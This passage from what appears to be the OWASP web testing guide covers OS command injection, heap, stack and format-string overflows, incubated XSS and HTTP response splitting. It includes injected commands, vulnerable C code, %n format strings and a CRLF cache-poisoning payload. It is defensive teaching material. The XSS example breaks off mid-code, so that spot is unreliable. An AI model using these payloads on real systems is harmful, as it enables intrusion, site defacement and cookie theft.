If the application doesn't validate the request, we can obtain the following result:

```
Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
Output...
Il volume nell'unità C non ha etichetta.
Numero di serie Del volume: 8E3F-4B61
Directory of c:\

18/10/2006 00:27 2,675 Dir_Prog.txt
18/10/2006 00:28 3,887 Dir_ProgFile.txt
16/11/2006 10:43

Doc
11/11/2006 17:25
Documents and Settings
25/10/2006 03:11
I386
14/11/2006 18:51
h4ck3r
30/09/2005 21:40 25,934
OWASP1.JPG
03/11/2006 18:29
Prog
18/11/2006 11:20
Program Files
16/11/2006 21:12
Software
24/10/2006 18:25
Setup
24/10/2006 23:37
Technologies
18/11/2006 11:14
3 File 32,496 byte
13 Directory 6,921,269,248 byte disponibili
Return code: 0
```

In this case, we have successfully performed an OS injection attack.

Tools

- OWASP [WebScarab](#)
- OWASP [WebGoat](#)

References

White papers

- <http://www.securityfocus.com/infocus/1709>

Remediation

Sanitization

The URL and form data needs to be sanitized for invalid characters. A “blacklist” of characters is an option but it may be difficult to think of all of the characters to validate against. Also there may be some that were not discovered as of yet. A “white list” containing only allowable characters should be created to validate the user input. Characters that were missed, as well as undiscovered threats, should be eliminated by this list.

Permissions

The web application and its components should be running under strict permissions that do not allow operating system command execution. Try to verify all these informations to test from a Gray Box point of view

Testing for Buffer overflow (OTG-INPVAL-014)

Summary

To find out more about buffer overflow vulnerabilities, please go to [Buffer Overflow](#) pages.

See the OWASP article on [Buffer Overflow Attacks](#).

See the OWASP article on [Buffer Overflow Vulnerabilities](#).

How to test

Different types of buffer overflow vulnerabilities have different testing methods. Here are the testing methods for the common types of buffer overflow vulnerabilities.

- [Testing for heap overflow vulnerability](#)
- [Testing for stack overflow vulnerability](#)
- [Testing for format string vulnerability](#)

Code Review

See the [OWASP Code Review Guide](#) article on how to [Review Code for Buffer Overruns and Overflows Vulnerabilities](#).

Remediation

See the [OWASP Development Guide](#) article on how to [Avoid Buffer Overflow Vulnerabilities](#).

Testing for Heap overflow

Summary

In this test the penetration tester checks whether they can make a [Heap overflow](#) that exploits a memory segment.

Heap is a memory segment that is used for storing dynamically allocated data and global variables. Each chunk of memory in heap consists of boundary tags that contain memory management information.


When a heap-based buffer is overflowed the control information in these tags is overwritten. When the heap management routine frees the buffer, a memory address overwrite takes place leading to an access violation. When the overflow is executed in a controlled fashion, the vulnerability would allow an adversary to overwrite a desired memory location with a user-controlled value. In practice, an attacker would be able to overwrite function pointers and various addresses stored in structures like GOT, .dtors or TEB with the address of a malicious payload.

There are numerous variants of the heap overflow (heap corruption) vulnerability that can allow anything from overwriting function pointers to exploiting memory management structures for arbitrary code execution. Locating heap overflows requires closer examination in comparison to stack overflows, since there are certain conditions that need to exist in the code for these vulnerabilities to be exploitable.

How to Test

Black Box testing

The principles of black box testing for heap overflows remain the same as stack overflows. The key is to supply as input strings that are longer than expected. Although the test process remains the same, the results that are visible in a debugger are significantly different. While in the case of a stack overflow, an instruction pointer or SEH overwrite would be apparent, this does not hold true for a heap overflow condition. When debugging a windows program, a heap overflow can appear in several different forms, the most common one being a pointer exchange taking place after the heap management routine comes into action. Shown below is a scenario that illustrates a heap overflow vulnerability.



The two registers shown, EAX and ECX, can be populated with user supplied addresses which are a part of the data that is used to overflow the heap buffer. One of the addresses can point to a function pointer which needs to be overwritten, for example UEF (Unhandled Exception filter), and the other can be the address of user supplied code that needs to be executed.

When the MOV instructions shown in the left pane are executed, the overwrite takes place and, when the function is called, user supplied code gets executed. As mentioned previously, other methods of testing such vulnerabilities include reverse engineering the application binaries, which is a complex and tedious process, and using fuzzing techniques.

Gray Box testing

When reviewing code, one must realize that there are several avenues where heap related vulnerabilities may arise. Code that seems innocuous at the first glance can actually be vulnerable under certain conditions. Since there are several variants of this vulnerability, we will cover only the issues that are predominant.

Most of the time, heap buffers are considered safe by a lot of developers who do not hesitate to perform insecure operations like strcpy() on them. The myth that a stack overflow and instruction pointer overwrite are the only means to execute arbitrary code proves to be hazardous in case of code shown below:-

```

int main(int argc, char *argv[])
{
    .....
    vulnerable(argv[1]);
    return 0;
}

int vulnerable(char *buf)
{

```

```

HANDLE hp = HeapCreate(0, 0, 0);

HLOCAL chunk = HeapAlloc(hp, 0, 260);

strcpy(chunk, buf); // Vulnerability

.... .

return 0;
}

```

In this case, if buf exceeds 260 bytes, it will overwrite pointers in the adjacent boundary tag, facilitating the overwrite of an arbitrary memory location with 4 bytes of data once the heap management routine kicks in.

Lately, several products, especially anti-virus libraries, have been affected by variants that are combinations of an integer overflow and copy operations to a heap buffer. As an example, consider a vulnerable code snippet, a part of code responsible for processing TNEF filetypes, from Clam Anti Virus 0.86.1, source file tnef.c and function tnef_message():

```

string = cli_malloc(length + 1); // Vulnerability
if(fread(string, 1, length, fp) != length) { // Vulnerability
    free(string);
    return -1;
}

```

The malloc in line 1 allocates memory based on the value of length, which happens to be a 32 bit integer. In this particular example, length is user-controllable and a malicious TNEF file can be crafted to set length to '-1', which would result in malloc(0). Therefore, this malloc would allocate a small heap buffer, which would be 16 bytes on most 32 bit platforms (as indicated in malloc.h).

And now, in line 2, a heap overflow occurs in the call to fread(). The 3rd argument, in this case length, is expected to be a size_t variable. But if it's going to be '-1', the argument wraps to 0xFFFFFFFF, thus copying 0xFFFFFFFF bytes into the 16 byte buffer.

Static code analysis tools can also help in locating heap related vulnerabilities such as "double free" etc. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.

Tools

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - <http://www.ollydbg.de>
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Brute Force Binary Tester (BFB), A proactive binary checker - <http://bfbtester.sourceforge.net>
- Metasploit, A rapid exploit development and Testing frame work - <http://www.metasploit.com>

References

Whitepapers

- w00w00: "Heap Overflow Tutorial" - <http://www.cgsecurity.org/exploit/heaptut.txt>
- David Litchfield: "Windows Heap Overflows" - <http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt>

Testing for Stack overflow

Summary

Stack overflows occur when variable size data is copied into fixed length buffers located on the program stack without any bounds checking. Vulnerabilities of this class are generally considered to be of high severity since their exploitation would mostly permit arbitrary code execution or Denial of Service. Rarely found in interpreted platforms, code written in C and similar languages is often ridden with instances of this vulnerability. In fact almost every platform is vulnerable to stack overflows with the following notable exceptions:

- J2EE – as long as native methods or system calls are not invoked
- .NET – as long as /unsafe or unmanaged code is not invoked (such as the use of P/Invoke or COM Interop)
- PHP – as long as external programs and vulnerable PHP extensions written in C or C++ are not called can suffer from stack overflow issues.

Stack overflow vulnerabilities often allow an attacker to directly take control of the instruction pointer and, therefore, alter the execution of the program and execute arbitrary code. Besides overwriting the instruction pointer, similar results can also be obtained by overwriting other variables and structures, like Exception Handlers, which are located on the stack.

How to Test

Black Box testing


The key to testing an application for stack overflow vulnerabilities is supplying overly large input data as compared to what is expected. However, subjecting the application to arbitrarily large data is not sufficient. It becomes necessary to inspect the application's execution flow and responses to ascertain whether an overflow has actually been triggered or not. Therefore, the steps required to locate and validate stack overflows would be to attach a debugger to the target application or process, generate malformed input for the application, subject the application to malformed input, and inspect responses in a debugger. The debugger allows the tester to view the execution flow and the state of the registers when the vulnerability gets triggered.

On the other hand, a more passive form of testing can be employed, which involves inspecting assembly code of the application by using disassemblers. In this case, various sections are scanned for signatures of vulnerable assembly fragments. This is often termed as reverse engineering and is a tedious process.

As a simple example, consider the following technique employed while testing an executable “sample.exe” for stack overflows:

```
#include<stdio.h>
int main(int argc, char *argv[])
{
    char buff[20];
    printf("copying into buffer");
    strcpy(buff,argv[1]);
    return 0;
}
```

File sample.exe is launched in a debugger, in our case OllyDbg.



Since the application is expecting command line arguments, a large sequence of characters such as 'A', can be supplied in the argument field shown above.

On opening the executable with the supplied arguments and continuing execution the following results are obtained.

Registers (FPU)	
EAX	00000000
ECX	00320FB4
EDX	00414141
EBX	7FFDD000
ESP	0012FEEC ASCII "AAAAAAA...AAAAAA
EBP	41414141
ESI	000000A28
EDI	00000000
EIP	41414141
C	0 ES 0023 32bit 0(FFFFFFFF)
P	1 CS 001B 32bit 0(FFFFFFFF)
A	0 SS 0023 32bit 0(FFFFFFFF)
Z	1 DS 0023 32bit 0(FFFFFFFF)
S	0 FS 003B 32bit 7FFDF000(FFF)
T	0 GS 0000 NULL
D	0
O	0 0 LastErr ERROR_SUCCESS (00000000)
EFL	00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty -UNORM BDEC 01050104 002E0067
ST1	empty 0.0
ST2	empty 0.0
ST3	empty 0.0
ST4	empty 0.0
ST5	empty 0.0
ST6	empty 0.0
ST7	empty 0.0
FST	3 2 1 0 E S P U O Z D
FCW	0000 Cond 0 0 0 0 Err 0 0 0 0 Mask 1 1 1 1

As shown in the registers window of the debugger, the EIP or Extended Instruction Pointer, which points to the next instruction to be executed, contains the value '41414141'. '41' is a hexadecimal representation for the character 'A' and therefore the string 'AAAA' translates to 41414141.

This clearly demonstrates how input data can be used to overwrite the instruction pointer with user-supplied values and control program execution. A stack overflow can also allow overwriting of stack-based structures like SEH (Structured Exception Handler) to control code execution and bypass certain stack protection mechanisms.

As mentioned previously, other methods of testing such vulnerabilities include reverse engineering the application binaries, which is a complex and tedious process, and using fuzzing techniques.

Gray Box testing

When reviewing code for stack overflows, it is advisable to search for calls to insecure library functions like gets(), strcpy(), strcat() etc which do not validate the length of source strings and blindly copy data into fixed size buffers.

For example consider the following function:-

```
void log_create(int severity, char *inpt) {
    char b[1024];
    if (severity == 1) {
        strcat(b,"Error occurred on");
        strcat(b,":");
        strcat(b,inpt);

        FILE *fd = fopen ("logfile.log", "a");
        fprintf(fd, "%s", b);
        fclose(fd);

        . . .
    }
}
```

From above, the line strcat(b,inpt) will result in a stack overflow if inpt exceeds 1024 bytes. Not only does this demonstrate an insecure usage of strcat, it also shows how important it is to examine the length of strings referenced by a character pointer that is passed as an argument to a function; In this case the length of string referenced by char *inpt. Therefore it is always a good idea to trace back the source of function arguments and ascertain string lengths while reviewing code.

Usage of the relatively safer strncpy() can also lead to stack overflows since it only restricts the number of bytes copied into the destination buffer. If the size argument that is used to accomplish this is generated dynamically based on user input or calculated inaccurately within loops, it is possible to overflow stack buffers. For example:-

```
void func(char *source)
{
    Char dest[40];
    ...
    size=strlen(source)+1
    ...
    strncpy(dest,source,size)
}
```

where source is user controllable data. A good example would be the samba trans2open stack overflow vulnerability (<http://www.securityfocus.com/archive/1/317615>).

Vulnerabilities can also appear in URL and address parsing code. In such cases, a function like memccpy() is usually employed which copies data into a destination buffer from source until a specified character is not encountered. Consider the function:

```
void func(char *path)
{
    char servaddr[40];
    ...
    memccpy(servaddr,path,'\'');
    ...
}
```

In this case the information contained in path could be greater than 40 bytes before '\' can be encountered. If so it will cause a stack overflow. A similar vulnerability was located in Windows RPCSS subsystem (MS03-026). The vulnerable code copied server names from UNC paths into a fixed size buffer until a '\' was encountered. The length of the server name in this case was controllable by users.

Apart from manually reviewing code for stack overflows, static code analysis tools can also be of great assistance. Although they tend to generate a lot of false positives and would barely be able to locate a small portion of defects, they certainly help in reducing the overhead associated with finding low hanging fruits, like strcpy() and sprintf() bugs. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.

Tools

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - <http://www.ollydbg.de>
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Brute Force Binary Tester (BFB), A proactive binary checker - <http://bfbtester.sourceforge.net/>
- Metasploit, A rapid exploit development and Testing frame work - <http://www.metasploit.com>

References

Whitepapers

- Aleph One: "Smashing the Stack for Fun and Profit" - <http://insecure.org/stf/smashstack.html>
- The Samba trans2open stack overflow vulnerability - <http://www.securityfocus.com/archive/1/317615>
- Windows RPC DCOM vulnerability details - <http://www.xfocus.org/documents/200307/2.html>

Testing for Format string

Summary

This section describes how to test for format string attacks that can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as printf().

Various C-Style languages provision formatting of output by means of functions like printf(), fprintf() etc. Formatting is governed by a parameter to these functions termed as format type specifier, typically %s, %c etc. The vulnerability arises when format functions are called with inadequate parameters validation and user controlled data.

A simple example would be printf(argv[1]). In this case the type specifier has not been explicitly declared, allowing a user to pass characters such as %s, %n, %x to the application by means of command line argument argv[1].

This situation tends to become precarious since a user who can supply format specifiers can perform the following malicious actions:

Enumerate Process Stack: This allows an adversary to view stack organization of the vulnerable process by supplying format strings, such as %x or %p, which can lead to leakage of sensitive information. It can also be used to extract canary values when the application is protected with a stack protection mechanism. Coupled with a stack overflow, this information can be used to bypass the stack protector.

Control Execution Flow: This vulnerability can also facilitate arbitrary code execution since it allows writing 4 bytes of data to an address supplied by the adversary. The specifier %n comes handy for overwriting various function pointers in memory with address of the malicious payload. When these overwritten function pointers get called, execution passes to the malicious code.

Denial of Service: If the adversary is not in a position to supply malicious code for execution, the vulnerable application can be crashed by supplying a sequence of %x followed by %n.

How to Test

Black Box testing

The key to testing format string vulnerabilities is supplying format type specifiers in application input.

For example, consider an application that processes the URL string <http://xyzhost.com/html/en/index.htm> or accepts inputs from forms. If a format string vulnerability exists in one of the routines processing this information, supplying a URL like <http://xyzhost.com/html/en/index.htm%n%n%n> or passing %n in one of the form fields might crash the application creating a core dump in the hosting folder.

Format string vulnerabilities manifest mainly in web servers, application servers, or web applications utilizing C/C++ based code or CGI scripts written in C. In most of these cases, an error reporting or logging function like syslog() has been called insecurely.

When testing CGI scripts for format string vulnerabilities, the input parameters can be manipulated to include %x or %n type specifiers. For example a legitimate request like

```
http://hostname/cgi-bin/query.cgi?name=john&code=45765
```

can be altered to

```
http://hostname/cgi-bin/query.cgi?name=john%x.%x.%x&code=45765%x.%x
```

If a format string vulnerability exists in the routine processing this request, the tester will be able to see stack data being printed out to browser.

If code is unavailable, the process of reviewing assembly fragments (also known as reverse engineering binaries) would yield substantial information about format string bugs.

Take the instance of code (1) :

```
int main(int argc, char **argv)
{
    printf("The string entered is\n");
    printf("%s", argv[1]);
    return 0;
}
```

when the disassembly is examined using IDA Pro, the address of a format type specifier being pushed on the stack is clearly visible before a call to printf is made.

```
text:00401010 arg_4          = dword ptr 0Ch
text:00401010
text:00401010
text:00401010
text:00401011     push    ebp
text:00401011     mov     ebp, esp
text:00401012     sub     esp, 40h
text:00401013     push    ebx
text:00401014     push    esi
text:00401015     push    edi
text:00401016     lea     edi, [ebp+var_40]
text:00401017     mov     ecx, 10h
text:00401018     mov     eax, 0CCCCCCCCh
text:00401019     rep    stosd
text:0040101A     push    offset ??_C@_0BHKH@The?5string?5entered?5i
text:0040101B     call    printf
text:0040101C     add    esp, 4
text:0040101D     mov     eax, [ebp+arg_4]
text:0040101E     mov     ecx, [eax+4]
text:0040101F     push    ecx
text:00401020     push    offset ??_C@_02DILL@__$CF$__$AA@
text:00401021     call    printf
??_C@_02DILL@__$CF$__$AA@ db 25h ; %
??_C@_0BHKH@The?5string?5entered?5is?6__$AA@ db 'The string entered is',0Ah,0
db 73h ; S
db 0
db 0
db 0
db 0
db 0
db 0
```

On the other hand, when the same code is compiled without "%s" as an argument , the variation in assembly is apparent. As seen below, there is no offset being pushed on the stack before calling printf.

```

arg_4          = dword ptr  0Ch

push    ebp
mov     ebp, esp
sub     esp, 40h
push    ebx
push    esi
push    edi
lea     edi, [ebp+var_40]
mov     ecx, 10h
mov     eax, 0CCCCCCCCh
rep stosd
push    offset ??_C@_0BHQHGKHQThe?5string?5entered?5is?6?$AA@ ; "Th
call    printf
add    esp, 4
mov     eax, [ebp+arg_4]
mov     ecx, [eax+4]
push    ecx
call    printf
add    esp, 4
xor    eax, eax
pop     edi
pop     esi

```

Gray Box testing

While performing code reviews, nearly all format string vulnerabilities can be detected by use of static code analysis tools. Subjecting the code shown in (1) to ITS4, which is a static code analysis tool, gives the following output.

```

C:\its4>its4 format_demo.c
format_demo.c:13:(Urgent) printf
format_demo.c:14:(Urgent) printf
Non-constant format strings can often be attacked.
Use a constant format string.

C:\its4>_

```

The functions that are primarily responsible for format string vulnerabilities are ones that treat format specifiers as optional. Therefore when manually reviewing code, emphasis can be given to functions such as:

```

printf
fprintf
sprintf
snprintf
vfprintf
vprintf
vsprintf
vsnprintf

```

There can be several formatting functions that are specific to the development platform. These should also be reviewed for absence of format strings once their argument usage has been understood.

Tools

- ITS4: "A static code analysis tool for identifying format string vulnerabilities using source code" - <http://www.digital.com/its4>
- An exploit string builder for format bugs - <http://seclists.org/lists/pen-test/2001/Aug/0014.html>

References

Whitepapers

- Format functions manual page - <http://www.die.net/doc/linux/man/man3/fprintf.3.html>
- Tim Newsham: "A paper on format string attacks" - <http://comsec.theclerk.com/CISSP/FormatString.pdf>
- Team Teso: "Exploiting Format String Vulnerabilities" - <http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html>
- Analysis of format string bugs - <http://julianor.tripod.com/format-bug-analysis.pdf>

Testing for incubated vulnerabilities (OTG-INPVAL-015)

Summary

Also often referred to as persistent attacks, incubated testing is a complex testing method that needs more than one data validation vulnerability to work. Incubated vulnerabilities are typically used to conduct "watering hole" attacks against users of legitimate web applications.

Incubated vulnerabilities have the following characteristics:

- The attack vector needs to be persisted in the first place, it needs to be stored in the persistence layer, and this would only occur if weak data validation was present or the data arrived into the system via another channel such as an admin console or directly via a backend batch process.
- Secondly, once the attack vector was "recalled" the vector would need to be executed successfully. For example, an incubated XSS attack would require weak output validation so the script would be delivered to the client in its executable form.

Exploitation of some vulnerabilities, or even functional features of a web application, will allow an attacker to plant a piece of data that will later be retrieved by an unsuspecting user or other component of the system, exploiting some vulnerability there.

In a penetration test, **incubated attacks** can be used to assess the criticality of certain bugs, using the particular security issue found to build a client-side based attack that usually will be used to target a large number of victims at the same time (i.e. all users browsing the site).

This type of asynchronous attack covers a great spectrum of attack vectors, among them the following:

- File upload components in a web application, allowing the attacker to upload corrupted media files (jpg images exploiting CVE-2004-0200, png images exploiting CVE-2004-0597, executable files, site pages with active component, etc.)
- Cross-site scripting issues in public forums posts (see [Testing for Stored Cross_site scripting \(OTG-INPVAL-002\)](#) for additional details). An attacker could potentially store malicious scripts or code in a repository in the backend of the web-application (e.g., a database) so that this script/code gets executed by one of the users (end users, administrators, etc). The archetypical incubated attack is exemplified by using a cross-site scripting vulnerability in a user forum, bulletin board, or blog in order to inject some JavaScript code at the vulnerable page, and will be eventually rendered and executed at the site user's browser --using the trust level of the original (vulnerable) site at the user's browser.
- SQL/XPATH Injection allowing the attacker to upload content to a database, which will be later retrieved as part of the active content in a web page. For example, if the attacker can post arbitrary JavaScript in a bulletin board so that it gets executed by users, then he might take control of their browsers (e.g., [XSS-proxy](#)).
- Misconfigured servers allowing installation of Java packages or similar web site components (i.e. Tomcat, or web hosting consoles such as Plesk, CPanel, Helm, etc.)

How to Test

Black Box testing

File Upload Example

Verify the content type allowed to upload to the web application and the resultant URL for the uploaded file. Upload a file that will exploit a component in the local user workstation when viewed or downloaded by the user. Send your victim an email or other kind of alert in order to lead him/her to browse the page. The expected result is the exploit will be triggered when the user browses the resultant page or downloads and executes the file from the trusted site.

XSS Example on a Bulletin Board

1. Introduce JavaScript code as the value for the vulnerable field, for instance:

```
<script>document.write('document.write('
- Paros - <http://www.parosproxy.org/index.shtml>
- Burp Suite - <http://portswigger.net/burp/proxy.html>
- Metasploit - <http://www.metasploit.com/>

## References

Most of the references from the Cross-site scripting section are valid. As explained above, incubated attacks are executed when combining exploits such as XSS or SQL-injection attacks.

### Advisories

- CERT(R) Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests - <http://www.cert.org/advisories/CA-2000-02.html>
- Blackboard Academic Suite 6.2.23 +/-: Persistent cross-site scripting vulnerability - <http://lists.grok.org.uk/pipermail/full-disclosure/2006-July/048059.html>

### Whitepapers

- Web Application Security Consortium "Threat Classification, Cross-site scripting" - [http://www.webappsec.org/projects/threat/classes/cross-site\\_scripting.shtml](http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml)

# Testing for HTTP Splitting/Smuggling (OTG-INPVAL-016)

## Summary

This section illustrates examples of attacks that leverage specific features of the HTTP protocol, either by exploiting weaknesses of the web application or peculiarities in the way different agents interpret HTTP messages.

This section will analyze two different attacks that target specific HTTP headers:

- HTTP splitting
- HTTP smuggling.

The first attack exploits a lack of input sanitization which allows an intruder to insert CR and LF characters into the headers of the application response and to 'split' that answer into two different HTTP messages. The goal of the attack can vary from a cache poisoning to cross site scripting.

In the second attack, the attacker exploits the fact that some specially crafted HTTP messages can be parsed and interpreted in different ways depending on the agent that receives them. HTTP smuggling requires some level of knowledge about the different agents that are handling the HTTP messages (web server, proxy, firewall) and therefore will be included only in the Gray Box testing section.

## How to Test

### Black Box testing

#### HTTP Splitting

Some web applications use part of the user input to generate the values of some headers of their responses. The most straightforward example is provided by redirections in which the target URL depends on some user-submitted value. Let's say for instance that the user is asked to choose whether he/she prefers a standard or advanced web interface. The choice will be passed as a parameter that will be used in the response header to trigger the redirection to the corresponding page.

More specifically, if the parameter 'interface' has the value 'advanced', the application will answer with the following:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
<snip>
```

When receiving this message, the browser will bring the user to the page indicated in the Location header. However, if the application does not filter the user input, it will be possible to insert in the 'interface' parameter the sequence %0d%0a, which represents the CRLF sequence that is used to separate different lines. At this point, testers will be able to trigger a response that will be interpreted as two different responses by anybody who happens to parse it, for instance a web cache sitting between us and the application. This can be leveraged by an attacker to poison this web cache so that it will provide false content in all subsequent requests.

Let's say that in the previous example the tester passes the following data as the interface parameter:

```
advanced%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%200K%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down</html>
```

The resulting answer from the vulnerable application will therefore be the following:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35

<html>Sorry,%20System%20Down</html>
<other data>
```

The web cache will see two different responses, so if the attacker sends, immediately after the first request, a second one asking for /index.html, the web cache will match this request with the second response and cache its content, so that all subsequent requests directed to victim.com/index.html passing through that web cache will receive the "system down" message. In this way, an attacker would be able to effectively deface the site for all users using that web cache (the whole Internet, if the web cache is a reverse proxy for the web application).

Alternatively, the attacker could pass to those users a JavaScript snippet that mounts a cross site scripting attack, e.g., to steal the cookies. Note that while the vulnerability is in the application, the target here is its users. Therefore, in order to look for this vulnerability, the tester needs to identify all user controlled input that influences one or more headers in the response, and check whether he/she can successfully inject a CR+LF sequence in it.

The headers that are the most likely candidates for this attack are:

- Location
- Set-Cookie

It must be noted that a successful exploitation of this vulnerability in a real world scenario can be quite complex, as several factors must be taken into account:

1. The pen-tester must properly set the headers in the fake response for it to be successfully cached (e.g., a Last-Modified header with a date set in the future). He/she might also have to destroy previously cached versions of the target pages, by issuing a preliminary request with "Pragma: no-cache" in the request headers
2. The application, while not filtering the CR+LF sequence, might filter other characters that are needed for a successful attack (e.g., "<" and ">"). In this case, the tester can try to use other encodings (e.g., UTF-7)
3. Some targets (e.g., ASP) will URL-encode the path part of the Location header (e.g., www.victim.com/redirect.asp), making a CRLF sequence useless. However, they fail to encode the query section (e.g., ?interface=advanced), meaning that a leading question mark is enough to bypass this filtering

For a more detailed discussion about this attack and other information about possible scenarios and applications, check the papers referenced at the bottom of this section.

## Gray Box testing

### HTTP Splitting

